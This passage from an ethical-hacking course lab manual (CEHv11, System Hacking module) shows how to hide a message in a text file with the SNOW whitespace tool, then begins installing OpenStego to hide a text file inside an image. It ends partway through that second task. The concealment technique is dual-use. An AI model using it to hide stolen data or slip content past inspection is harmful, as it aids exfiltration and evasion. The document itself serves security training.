


Figure 3.4.2: Navigate to SNOW folder

TASK 4.2**Hide File
using SNOW**

6. Type **snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt** and press **Enter**.

(Here, **magic** is the password, but you can type your desired password. **readme2.txt** is the name of the file that will automatically be created in the same location.)



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Admin>cd C:\Users\Admin\Desktop\Snow


C:\Users\Admin\Desktop\Snow>snow -C -m "My swiss bank account number
is 45656684512263" -p "magic" readme.txt readme2.txt
Compressed by 23.37%
Message exceeded available space by approximately 487.50%.
An extra 8 lines were added.

C:\Users\Admin\Desktop\Snow>
```

Figure 3.4.3: Hiding Contents of readme.txt and the text in the readme2.txt file

 Snow is a program that conceals messages in text files by appending tabs and spaces to the end of lines, and that extracts hidden messages from files containing them. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs.

7. Now, the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.
8. The file **readme2.txt** has become a combination of **readme.txt + My Swiss bank account number is 45656684512263**.
9. Now, type **snow -C -p "magic" readme2.txt**. It will show the content of **readme.txt** (the password is magic, which was entered while hiding the data in **Step 6**).



```
C:\WINDOWS\system32\cmd.exe
C:\Users\Admin\Desktop\Snow>snow -C -p "magic" readme2.txt
My swiss bank account number is 45656684512263
```

Figure 3.4.4: Revealing the hidden data of readme2.txt

TASK 4.3**View
Resultant File**

10. To check the file in the GUI, open the **readme2.txt** in **Notepad**, and go to **Edit → Select All**. You will see the hidden data inside **readme2.txt** in the form of spaces and tabs, as shown in the screenshot.




Figure 3.4.5: Contents of readme2.txt revealed with select all option

11. This concludes the demonstration of how to hide data using whitespace steganography.
12. Close all open windows and document all the acquired information.

T A S K 5**Image Steganography using OpenStego**

Here, we will show how text can be hidden inside an image using the OpenStego tool.

T A S K 5 . 1**Install
OpenStego**

Images are popular cover objects used for steganography. In image steganography, the user hides the information in image files of different formats such as .PNG, .JPG, or .BMP.

OpenStego is an image steganography tool that hides data inside images. It is a Java-based application that supports password-based encryption of data for an additional layer of security. It uses the DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.

1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa\$\$w0rd**.
2. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego** and double-click **Setup-OpenStego-0.7.3.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **OpenStego Setup** window appears; click **I Agree**. Follow the installation wizard and install the tool using the default settings.
4. In the **Installation Complete** wizard, click **Close**.




Figure 3.5.1: Installed OpenStego

5. Click the **Start** menu in the bottom-left corner of **Desktop**. Click **Run OpenStego** from the applications list to launch **OpenStego**.




Figure 3.5.2: Launching OpenStego

6. The **OpenStego** main window appears, as shown in the screenshot.




Figure 3.5.3: OpenStego Main Window


T A S K 5 . 2**Hide the Text Document using Steganography**

Figure 3.5.4: Click the Ellipsis Button

7. Click the **ellipsis** button next to the **Message File** section.
8. The **Open - Select Message File** window appears. Navigate to **Z:\CEHv11 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. Assume the text file contains sensitive information such as credit card and pin numbers.

